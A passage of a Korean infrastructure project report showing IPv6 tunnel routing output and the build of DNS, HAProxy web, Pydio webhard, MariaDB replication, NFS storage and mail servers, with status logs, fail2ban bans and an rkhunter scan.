
```
O IA     10.3.0.0/24 [110/192] via 10.2.0.1, 1d00h, Serial1/2.123
O        10.2.1.0/24 [110/128] via 10.2.0.3, 1d00h, Serial1/2.123
O IA     10.3.3.0/24 [110/192] via 10.2.0.1, 1d00h, Serial1/2.123
O IA     10.0.0.0/24 [110/128] via 10.2.0.1, 1d00h, Serial1/2.123
O IA     10.3.2.0/24 [110/192] via 10.2.0.1, 1d00h, Serial1/2.123
O IA     10.7.1.0/24 [110/139] via 10.2.0.1, 1d00h, Serial1/2.123
O IA     10.7.0.0/24 [110/129] via 10.2.0.1, 1d00h, Serial1/2.123
O IA     10.3.4.0/24 [110/256] via 10.2.0.1, 1d00h, Serial1/2.123

IP6-AR2-R-01#sh ipv6 ro
IP6-AR2-R-01#sh ipv6 route
IPv6 Routing Table - Default - 7 entries
Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
       B - BGP, M - MIPv6, R - RIP, I1 - ISIS L1
       I2 - ISIS L2, IA - ISIS interarea, IS - ISIS summary, D - EIGRP
       EX - EIGRP external
       O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2
       ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2
C   2000::/64 [0/0]
     via FastEthernet0/0, directly connected
L   2000::1/128 [0/0]
     via FastEthernet0/0, receive
S   2005::/64 [1/0]
     via Tunnel12, directly connected
C   2006::/64 [0/0]
     via Loopback0, directly connected
L   2006::1/128 [0/0]
     via Loopback0, receive
S   2010::/64 [1/0]
     via Tunnel12, directly connected
L   FF00::/8 [0/0]
     via Null0, receive
IP6-AR2-R-01#
IP6-AR2-R-01#sh run | sec tun
IP6-AR2-R-01#sh run | sec tunnel
IP6-AR2-R-01#sh run | sec tunnel
 tunnel source 10.2.0.2
 tunnel destination 10.3.2.2
 tunnel mode ipv6ip
IP6-AR2-R-01#
IP6-AR2-R-01#
IP6-AR2-R-01#ping 2010::1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 2010::1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 64/89/100 ms
IP6-AR2-R-01#
```

3. 서버 구축 결과

가) 서버 구성

ㄱ) 전체 흐름도


전체 흐름도



서비스명	내용
DB	- IDS, IPS RuleSet 생성에 필요한 정보를 DB 저장 - Master - Slave 구조의 동기식 운영을 통해 DB 분산처리 진행
DNS	- DNS Master - Slave 구조로 고가용성 확보
ELK	- 서버 Health 모니터링 및 침입 탐지 및 차단 로그 수집 - 중앙화된 로그를 통해 SOAR 솔루션 구현
HA Proxy	- 웹서버를 2개로 분산 구축하여 RoundRobin 방식으로 운영 - 웹 스토리지는 별도 구축하여 NFS를 통해 관리
Backup	- DB 및 주요 서비스 설정값 백업을 통한 안정성 확보

ㄴ) 서버 구성도

서버 구성도



ㄷ) 서버 제원

(i) 운영체제 정보

OS	Version	비고
Rocky	Rocky Linux 9.6(Blue Onyx)	R
Ubuntu	Ubuntu 24.04.2 LTS	U
Windows	Windows Server 2022	W
Security Onion	securityonion-16.04.7.3	S
pfsence	pfSense-CE-2.7.2	P
ESXi	ESXi-6.7.0-20190504001-standard-customized	-
Xen	XenServer8_2024-06-03	-
VMWorkStation	17.6.2 build-24409262	-

(ii) 서비스 패키지 정보

Service	OS	Version	비고
SSH	Rocky9.5	openssh-8.7p1-45.el9.rocky.0.1.x86_64	-
	Ubuntu24.04	openssh-server 1:9.6p1-3ubuntu13.12	
DNS	Rocky9.5	bind-9.16.23-31.el9_6.x86_64	-
	Ubuntu24.04	2024071801~ubuntu0.24.04.1	
NFS	Rocky9.5	nfs-utils-2.5.4-34.el9.x86_64	-
	Ubuntu24.04	2.6.4-3ubuntu5.1	
iSCSI	Ubuntu24.04	2.1.9-3ubuntu5.4	-
Apache	Rocky9.5	httpd-2.4.62-4.el9.x86_64	-
	Ubuntu24.04	2.4.58-1ubuntu8.7	
NginX	Rocky9.5	nginx-1.20.1-22.el9_6.3.x86_64	
WordPress	Ubuntu24.04	wordpress-6.8.1	-
	Rocky9.5	wordpress-6.8.1	
HA Proxy	Rocky9.5	haproxy-2.4.22-4.el9.x86_64	
Pydio	Rocky9.5	pydio 4.4.14	-
	Ubuntu24.04	pydio 4.4.14	
MariaDB	Rocky9.5	mariadb-server-10.5.27-1.el9_5.0.2.x86_64	-
	Ubuntu24.04	1:10.11.13-0ubuntu0.24.04.1	
phpMyAdmin	Rocky9.5	phpMyAdmin-5.2.2-1.el9.remi.noarch	-
	Ubuntu24.04	4:5.2.1+dfsg-3	
Monitorix	Rocky9.5	monitorix-3.16.0-1.el9.noarch	-
CACTI	Rocky9.5	cacti-1.2.30-2.el9.noarch	-
	Ubuntu24.04	1.2.26+ds1-1ubuntu0.1	
MRTG	Rocky9.5	mrtg-2.17.7-11.el9.x86_64	-
ELASTIC	Rocky9.5	elasticsearch-8.18.3-1.x86_64	
ROUNDCUBE	Rocky9.5	roundcubemail-1.6.11	
	Ubuntu24.04	pydio-cells-4.4.15-linux-amd64	

나) 서버 구현

ㄱ) DNS

Master DNS			
위치	본사, DMZ	**장비**	HQ-DNS / DM-DNS

```
root@seong:/etc/bind# systemctl status bind9
● named.service - BIND Domain Name Server
     Loaded: loaded (/usr/lib/systemd/system/named.service; enabled; preset: enabled)
     Active: active (running) since Fri 2025-08-08 08:25:22 UTC; 1h 57min ago
       Docs: man:named(8)
   Main PID: 111303 (named)
     Status: "running"
      Tasks: 8 (limit: 4548)
     Memory: 9.8M (peak: 10.4M)
        CPU: 7.402s
     CGroup: /system.slice/named.service
             └─111303 /usr/sbin/named -f -u bind

Aug 08 08:25:22 seong systemd[1]: Starting named.service - BIND Domain Name Server...
Aug 08 08:25:22 seong systemd[1]: Started named.service - BIND Domain Name Server.
```

DNS 동작

```
[root@localhost ~]# dig @10.6.      s-core.it AXFR

; <<>> DiG 9.16.23-RH <<>> @10.6.      s-core.it AXFR
; (1 server found)
;; global options: +cmd
s-core.it.              86400   IN      SOA     ns.s-core.it. s-core.s-core.it. 20250806 86400 3600 604800 28800
s-core.it.              86400   IN      NS      ns.s-core.it.
s-core.it.              86400   IN      A       10.6.
s-core.it.              86400   IN      AAAA    ::1
br-db.s-core.it.        86400   IN      A       10.5.
br-dns.s-core.it.       86400   IN      A       10.5.
br-iscsi.s-core.it.     86400   IN      A       10.5.
br-nfs.s-core.it.       86400   IN      A       10.5.
br-search.s-core.it.    86400   IN      A       10.5.
br-web.s-core.it.       86400   IN      A       10.5.
mn-cacti.s-core.it.     86400   IN      A       10.7.
mn-db.s-core.it.        86400   IN      A       10.7.
mn-elk.s-core.it.       86400   IN      A       10.7.
mn-monitorix.s-core.it. 86400   IN      A       10.7.
mn-mrtg.s-core.it.      86400   IN      A       10.7.
mn-soar.s-core.it.      86400   IN      A       10.7.
ns.s-core.it.           86400   IN      A       10.6.
pt-nfs.s-core.it.       86400   IN      A       10.8.
s-core.it.              86400   IN      SOA     ns.s-core.it. s-core.s-core.it. 20250806 86400 3600 604800 28800
;; Query time: 62 msec
;; SERVER: 10.6.     #53(10.6.     )
;; WHEN: Fri Aug 08 20:04:22 KST 2025
;; XFR size: 19 records (messages 1, bytes 534)
```

```
root@seong:/var/log# sudo tail -f /var/log/named/named.log
08-Aug-2025 11:04:22.876 security: debug 3: client @0x7c7c740642b8 10.5       #34003: request is not signed
08-Aug-2025 11:04:22.876 security: debug 3: client @0x7c7c740642b8 10.5       #34003: recursion available
08-Aug-2025 11:04:22.876 queries: info: client @0x7c7c740642b8 10.5.      #34003 (s-core.it): query: s-core.it IN
 AXFR -E(0)TK (10.6.      )
08-Aug-2025 11:04:22.876 security: debug 3: client @0x7c7c740642b8 10.5.      #34003 (s-core.it): zone transfer '
s-core.it/AXFR/IN' approved
08-Aug-2025 11:04:22.876 xfer-out: info: client @0x7c7c740642b8 10.5.      #34003 (s-core.it): transfer of 's-cor
e.it/IN': AXFR started (serial 20250806)
08-Aug-2025 11:04:22.876 xfer-out: debug 1: client @0x7c7c740642b8 10.5.      #34003 (s-core.it): transfer of 's-
core.it/IN': starting maxtime timer 7200000 ms
08-Aug-2025 11:04:22.877 xfer-out: info: client @0x7c7c740642b8 10.5.      #34003 (s-core.it): transfer of 's-cor
e.it/IN': AXFR ended: 1 messages, 19 records, 534 bytes, 0.001 secs (534000 bytes/sec) (serial 20250806)
08-Aug-2025 11:04:22.877 security: debug 3: client @0x7c7c740642b8 10.5       #34003 (s-core.it): reset client
08-Aug-2025 11:04:22.938 security: debug 3: client @0x7c7c740642b8 10.5       #34003: freeing client
08-Aug-2025 11:04:22.938 client: debug 3: clientmgr @0x7c7c7c032e10 detach: 15
```

DNS 쿼리 확인 및 Master-Slave Zone 파일 전송

ㄴ) web 서버

고가용성 Web Server			
위치	DMZ	장비	DM-Haproxy / DM-Web1 / DM-Web2


```
[root@localhost ~]# systemctl status haproxy
● haproxy.service - HAProxy Load Balancer
     Loaded: loaded (/usr/lib/systemd/system/haproxy.service; disabled; preset: disabled)
     Active: active (running) since Sat 2025-08-09 20:27:54 KST; 1h 4min ago
    Process: 179710 ExecStartPre=/usr/sbin/haproxy -f $CONFIG -f $CFGDIR -c -q $OPTIONS (code=exited, status=0/>
   Main PID: 179712 (haproxy)
      Tasks: 3 (limit: 22780)
     Memory: 9.8M
        CPU: 7.036s
     CGroup: /system.slice/haproxy.service
             ├─179712 /usr/sbin/haproxy -Ws -f /etc/haproxy/haproxy.cfg -f /etc/haproxy/conf.d -p /run/haproxy.>
             └─179714 /usr/sbin/haproxy -Ws -f /etc/haproxy/haproxy.cfg -f /etc/haproxy/conf.d -p /run/haproxy.>

 8월  09 20:27:54 localhost.localdomain systemd[1]: haproxy.service: Deactivated successfully.
 8월  09 20:27:54 localhost.localdomain haproxy[177656]: [NOTICE]   (177656) : haproxy version is 2.4.22-f8e3218
 8월  09 20:27:54 localhost.localdomain haproxy[177656]: [NOTICE]   (177656) : path to executable is /usr/sbin/h>
 8월  09 20:27:54 localhost.localdomain haproxy[177656]: [ALERT]    (177656) : Current worker #1 (177658) exited>
 8월  09 20:27:54 localhost.localdomain haproxy[177656]: [WARNING]  (177656) : All workers exited. Exiting... (0)
 8월  09 20:27:54 localhost.localdomain systemd[1]: Stopped HAProxy Load Balancer.
 8월  09 20:27:54 localhost.localdomain systemd[1]: Starting HAProxy Load Balancer...
 8월  09 20:27:54 localhost.localdomain haproxy[179712]: [NOTICE]   (179712) : New worker #1 (179714) forked
 8월  09 20:27:54 localhost.localdomain systemd[1]: Started HAProxy Load Balancer.
```

```
frontend https_front
    bind *:443 ssl crt /etc/haproxy/certs/haproxy.pem
    mode http
    option forwardfor
    default_backend wp_servers

backend wp_servers
    mode http
    balance roundrobin
    server web1 dm-web1.core.it:443 ssl verify required ca-file /etc/pki/ca/certs/ca.crt check
    server web2 dm-web2.core.it:443 ssl verify required ca-file /etc/pki/ca/certs/ca.crt check
```

HAProxy 동작 및 설정

ㄷ) Webhard

Web Hard (Pydio)			
위치	DMZ	장비	DM-WebHard



협력사와의 파일 공유를 위한 웹하드 구축

```
2025-08-10 20:39:13,736 fail2ban.server          [117094]: INFO    Starting Fail2ban v1.1.0
2025-08-10 20:39:13,736 fail2ban.observer        [117094]: INFO    Observer start...
2025-08-10 20:39:13,741 fail2ban.database        [117094]: INFO    Connected to fail2ban persistent database '/var/lib/fa
2025-08-10 20:39:13,741 fail2ban.jail            [117094]: INFO    Creating new jail 'sshd'
2025-08-10 20:39:13,742 fail2ban.jail            [117094]: INFO    Jail 'sshd' uses poller {}
2025-08-10 20:39:13,742 fail2ban.jail            [117094]: INFO    Initiated 'polling' backend
2025-08-10 20:39:13,743 fail2ban.filter          [117094]: INFO      maxLines: 1
2025-08-10 20:39:13,756 fail2ban.filter          [117094]: INFO      maxRetry: 3
2025-08-10 20:39:13,756 fail2ban.filter          [117094]: INFO      findtime: 180
2025-08-10 20:39:13,756 fail2ban.actions         [117094]: INFO      banTime: 31557600.0
2025-08-10 20:39:13,756 fail2ban.filter          [117094]: INFO      encoding: UTF-8
2025-08-10 20:39:13,756 fail2ban.filter          [117094]: INFO    Added logfile: '/var/log/secure' (pos = 35830, hash =
)
2025-08-10 20:39:13,757 fail2ban.jail            [117094]: INFO    Jail 'sshd' started
2025-08-10 20:39:24,385 fail2ban.filter          [117094]: INFO    [sshd] Found 10.1       - 2025-08-10 20:39:23
2025-08-10 20:39:28,393 fail2ban.filter          [117094]: INFO    [sshd] Found 10.1       - 2025-08-10 20:39:27
2025-08-10 20:39:32,600 fail2ban.filter          [117094]: INFO    [sshd] Found 10.1       - 2025-08-10 20:39:32
2025-08-10 20:39:32,992 fail2ban.actions         [117094]: NOTICE  [sshd] Ban 10.1
[root@localhost ~]# _
```

서버 접속 시도 방지

ㄹ) DBMS

MariaDB Server			
위치	본사	장비	HQ-DB

```
[root@localhost ~]# systemctl status mariadb
● mariadb.service - MariaDB 10.5 database server
     Loaded: loaded (/usr/lib/systemd/system/mariadb.service; enabled; preset: disabled)
     Active: active (running) since Fri 2025-08-08 17:40:29 KST; 2 days ago
       Docs: man:mariadbd(8)
             https://mariadb.com/kb/en/library/systemd/
    Process: 764 ExecStartPre=/usr/libexec/mariadb-check-socket (code=exited, status=0/SUCCESS)
    Process: 825 ExecStartPre=/usr/libexec/mariadb-prepare-db-dir mariadb.service (code=exited, status=0/SUCCESS)
    Process: 1196 ExecStartPost=/usr/libexec/mariadb-check-upgrade (code=exited, status=0/SUCCESS)
   Main PID: 947 (mariadbd)
     Status: "Taking your SQL requests now..."
      Tasks: 14 (limit: 10856)
     Memory: 203.5M
        CPU: 1min 6.102s
     CGroup: /system.slice/mariadb.service
             └─947 /usr/libexec/mariadbd --basedir=/usr

Notice: journal has been rotated since unit was started, output may be incomplete.
```

MariaDB 동작

```
MariaDB [(none)]> show master status;
+------------------+----------+--------------------+------------------+
| File             | Position | Binlog_Do_DB       | Binlog_Ignore_DB |
+------------------+----------+--------------------+------------------+
| mysql-bin.000001 |      328 | iac,guideline,soar |                  |
+------------------+----------+--------------------+------------------+
1 row in set (0.009 sec)
```

```
*************************** 1. row ***************************
               Slave_IO_State: Connecting to master
                  Master_Host: 10.
                  Master_User: purple
                  Master_Port: 3306
                Connect_Retry: 60
              Master_Log_File: mysql-bin.000001
          Read_Master_Log_Pos: 328
               Relay_Log_File: mariadb-relay-bin.000001
                Relay_Log_Pos: 4
        Relay_Master_Log_File: mysql-bin.000001
             Slave_IO_Running: Connecting
            Slave_SQL_Running: Yes
              Replicate_Do_DB:
          Replicate_Ignore_DB:
           Replicate_Do_Table:
       Replicate_Ignore_Table:
      Replicate_Wild_Do_Table:
  Replicate_Wild_Ignore_Table:
                   Last_Errno: 0
                   Last_Error:
                 Skip_Counter: 0
          Exec_Master_Log_Pos: 328
              Relay_Log_Space: 256
              Until_Condition: None
               Until_Log_File:
                Until_Log_Pos: 0
           Master_SSL_Allowed: No
           Master_SSL_CA_File:
           Master_SSL_CA_Path:
              Master_SSL_Cert:
            Master_SSL_Cipher:
               Master_SSL_Key:
        Seconds_Behind_Master: NULL
Master_SSL_Verify_Server_Cert: No
                Last_IO_Errno: 2003
                Last_IO_Error:
               Last_SQL_Errno: 0
               Last_SQL_Error:
  Replicate_Ignore_Server_Ids:
             Master_Server_Id: 0
               Master_SSL_Crl:
           Master_SSL_Crlpath:
                   Using_Gtid: No
                  Gtid_IO_Pos:
      Replicate_Do_Domain_Ids:
  Replicate_Ignore_Domain_Ids:
                Parallel_Mode: optimistic
--More--
```

MariaDB replication 설정

ㅁ) Storage

Web Storage 서버			
위치	지사	장비	BR-NFS

```
[root@localhost nfsclient]# systemctl status nfs-server
● nfs-server.service - NFS server and services
     Loaded: loaded (/usr/lib/systemd/system/nfs-server.service; disabled; preset: disabled)
     Active: active (exited) since Thu 2025-08-07 14:19:46 KST; 3min 15s ago
       Docs: man:rpc.nfsd(8)
             man:exportfs(8)
    Process: 4995 ExecStartPre=/usr/sbin/exportfs -r (code=exited, status=0/SUCCESS)
    Process: 4996 ExecStart=/usr/sbin/rpc.nfsd (code=exited, status=0/SUCCESS)
    Process: 5016 ExecStart=/bin/sh -c if systemctl -q is-active gssproxy; then systemctl reload gssproxy ; fi
   Main PID: 5016 (code=exited, status=0/SUCCESS)
        CPU: 21ms

Aug 07 14:19:46 localhost.localdomain systemd[1]: Starting NFS server and services...
Aug 07 14:19:46 localhost.localdomain systemd[1]: Finished NFS server and services.
[root@localhost nfsclient]# mount -t nfs
[root@localhost nfsclient]# systemctl status rpcbind
● rpcbind.service - RPC Bind
     Loaded: loaded (/usr/lib/systemd/system/rpcbind.service; enabled; preset: enabled)
     Active: active (running) since Thu 2025-08-07 13:01:20 KST; 1h 21min ago
TriggeredBy: ● rpcbind.socket
       Docs: man:rpcbind(8)
   Main PID: 701 (rpcbind)
      Tasks: 1 (limit: 10856)
     Memory: 2.8M
        CPU: 24ms
     CGroup: /system.slice/rpcbind.service
             └─701 /usr/bin/rpcbind -w -f

Aug 07 13:01:20 localhost systemd[1]: Starting RPC Bind...
Aug 07 13:01:20 localhost systemd[1]: Started RPC Bind.
[root@localhost nfsclient]#
```

```
root@seong:~# cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
/var/www/html/wordpress 10.6.[redacted]/26(rw,sync,no_subtree_check,no_root_squash)
/var/www/html/wordpress 10.6.[redacted]/26(rw,sync,no_subtree_check,no_root_squash)
#/var/www/html/wordpress 10.6.0.0/16(rw,sync,no_subtree_check)
```

NFS 동작 및 설정


```
[root@localhost ~]# cd /nfsclient/
[root@localhost nfsclient]# ls
index.php    s-core.html      wp-blog-header.php    wp-config.php  wp-includes        wp-login.php     wp-signup
license.txt  wp-activate.php  wp-comments-post.php  wp-content     wp-links-opml.php  wp-mail.php      wp-trackb
readme.html  wp-admin         wp-config-sample.php  wp-cron.php    wp-load.php        wp-settings.php  xmlrpc.ph
[root@localhost nfsclient]#
```

```
[root@localhost ~]# df
Filesystem                     1K-blocks    Used Available Use% Mounted on
devtmpfs                            4096       0      4096   0% /dev
tmpfs                             890348       0    890348   0% /dev/shm
tmpfs                             356140    6736    349404   2% /run
/dev/mapper/rl-root             27193344 5411180  21782164  20% /
/dev/nvme0n1p1                    983040  337548    645492  35% /boot
tmpfs                             178068       4    178064   1% /run/user/0
10.5[redacted]:/var/www/html/wordpress  39331328 7898112  29688320  22% /nfsclient
[root@localhost ~]#
```

NFS를 통한 Web Storage 공유

ㅂ) Mail

Mail Server			
위치	본사	장비	HQ-Mail



Roundcube를 통한 메일 송신 및 수신

```
[root@localhost ~]# mail
s-nail version v14.9.22.  Type `?' for help
/root/Maildir: 5 messages
▸    1 root                  2025-08-07 14:50    47/2284   "rkhunter Daily Run on localhost.localdomain                "
     2 Mail Delivery System  2025-08-07 15:32    99/3495   "Undelivered Mail Returned to Sender                       "
     3 root                  2025-08-08 03:47    39/1612   "rkhunter Daily Run on localhost.localdomain                "
     4 root                  2025-08-09 14:16    43/2056   "rkhunter Daily Run on localhost.localdomain                "
     5 root                  2025-08-10 14:16    43/2056   "rkhunter Daily Run on localhost.localdomain                "
& 5
[-- Message  5 -- 43 lines, 2056 bytes --]:
Date: Sun, 10 Aug 2025 14:16:45 +0900
To: root@localhost
Subject: rkhunter Daily Run on localhost.localdomain
Message-Id: <20250810051646.14EDE103BB82@mail.smt.it>
From: root <root@smt.it>


-------------------- Start Rootkit Hunter Update --------------------
[ Rootkit Hunter version 1.4.6 ]

Checking rkhunter data files...
   Checking file mirrors.dat                                  [ No update ]
   Checking file programs_bad.dat                             [ No update ]
   Checking file backdoorports.dat                            [ No update ]
   Checking file suspscan.dat                                 [ No update ]
   Checking file i18n/cn                                      [ No update ]
   Checking file i18n/de                                      [ No update ]
   Checking file i18n/en                                      [ No update ]
   Checking file i18n/tr                                      [ No update ]
   Checking file i18n/tr.utf8                                 [ No update ]
   Checking file i18n/zh                                      [ No update ]
   Checking file i18n/zh.utf8                                 [ No update ]
   Checking file i18n/ja                                      [ No update ]

---------------------- Start Rootkit Hunter Scan ----------------------
Warning: The file properties have changed:
         File: /usr/bin/curl
         Current inode: 34141672     Stored inode: 33997795
Warning: The file properties have changed:
         File: /usr/bin/which
         Current inode: 33778621     Stored inode: 33811572
Warning: The SSH and rkhunter configuration options should be the same:
         SSH configuration option 'PermitRootLogin': yes
         Rkhunter configuration option 'ALLOW_SSH_ROOT_USER': unset

----------------------- End Rootkit Hunter Scan -----------------------
